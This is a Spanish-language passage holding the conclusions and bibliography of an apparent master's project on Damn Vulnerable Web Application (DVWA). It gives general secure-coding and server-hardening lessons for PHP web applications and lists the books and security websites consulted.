Damn Vulnerable Web App es en sí misma la causa y la consecuencia de estos problemas de seguridad. A través de sus diferentes niveles de seguridad se comprueba cómo un código mal estructurado y “confiado” puede poner en riesgo no sólo el propio sitio web sino todo el sistema en que está alojado. A la vez sirve como ayuda para identificar qué partes de la página web pueden presentar determinadas vulnerabilidades y las medidas a adoptar para que dejen de ser un peligro.

Gracias a DVWA se comprende la importancia capital que tiene la destreza del programador en los diferentes lenguajes implicados en el diseño y la programación de una página web de este tipo, esto es, HTML y PHP, así como una serie de pautas a la hora de diseñar aplicaciones web con estos lenguajes:

- Filtrar/validar todo parámetro procedente del usuario a través de las diferentes funciones de PHP disponibles para este fin. Ésta sería la antítesis de lo que anteriormente se ha denominado código “confiado”.
- No ofrecer información que no sea estrictamente necesaria -en lo que a tratamiento de errores se refiere- para no dar pistas que puedan servir de ayuda a un posible atacante.

Y si la destreza del programador es importante, la del administrador del sistema no lo es menos. DVWA muestra la importancia de la propia configuración del servidor web y las diferentes directivas de seguridad de PHP en la lucha contra algunos de los exploits estudiados:

- No incrementar los permisos del usuario “apache” hasta el nivel administrador. En algunos casos esta medida podría comprometer todo el sistema.
- Conocer las diferentes directivas de seguridad de PHP y aquellas que pueden suponer un riesgo (*magic_quotes_gpc*, *allow_url_include*, *allow_url_fopen*, etc.).
- Permisos de los directorios de subida de ficheros al servidor.

BIBLIOGRAFÍA

A continuación es listada la documentación y *páginas web* que han servido de referencia bibliográfica complementaria durante el desarrollo del proyecto.

1. Julio Gómez López. *Hackers. Aprende a atacar y a defenderte*. Ra-Ma Editorial. ISBN: 978-84-7897-955-4. 2010.
2. Julio Gómez López, Eugenio Villar Fernández, Alfredo Alcayde García. *Seguridad en Sistemas Operativos Windows y GNU/Linux (2^a Edición Actualizada)*. Ra-Ma Editorial. ISBN: 978-84-9964-116-4. 2011.
3. Damn Vulnerable Web Application. <http://www.dvwa.co.uk/>. Último acceso: Septiembre 2012.
4. Wikipedia, la enciclopedia libre. <http://es.wikipedia.org/>. Último acceso: Septiembre 2012.
5. The art of security. <http://t3rm1t.blogspot.com.es/>. Último acceso: Septiembre 2012.
6. Infierno Hacker. <http://foro.infiernohacker.com/>. Último acceso: Septiembre 2012.
7. TechRepublic. <http://www.techrepublic.com/>. Último acceso: Septiembre 2012.
8. PHP: Hypertext Preprocessor. <http://www.php.net/>. Último acceso: Septiembre 2012.
9. Coding Horror. <http://www.codinghorror.com/>. Último acceso: Septiembre 2012.
10. EsLoMas. <http://www.eslomas.com/>. Último acceso: Septiembre 2012.
11. Mundo geek. <http://mundogeek.net/>. Último acceso: Septiembre 2012.
12. Th3 cr0w's bl0g. <http://www.cr0w.ru/>. Página web eliminada.
13. Zoidberg's research lab. <http://0xzoidberg.wordpress.com/>. Último acceso: Septiembre 2012.
14. M0unttik s0s4. <http://mounttik.blogspot.com.es/>. Último acceso: Septiembre 2012.
15. Thoughts go here. <http://beautaub.blogspot.com.es/>. Último acceso: Septiembre 2012.
16. Devil's blog on Security. <http://nrupentheking.blogspot.com.es/>. Último acceso: Septiembre 2012.
17. RedInfoCol. <http://www.redinfocol.org/>. Último acceso: Septiembre 2012.



**Máster en Administración, Comunicaciones y
Seguridad Informática**

<http://masteracsi.ual.es>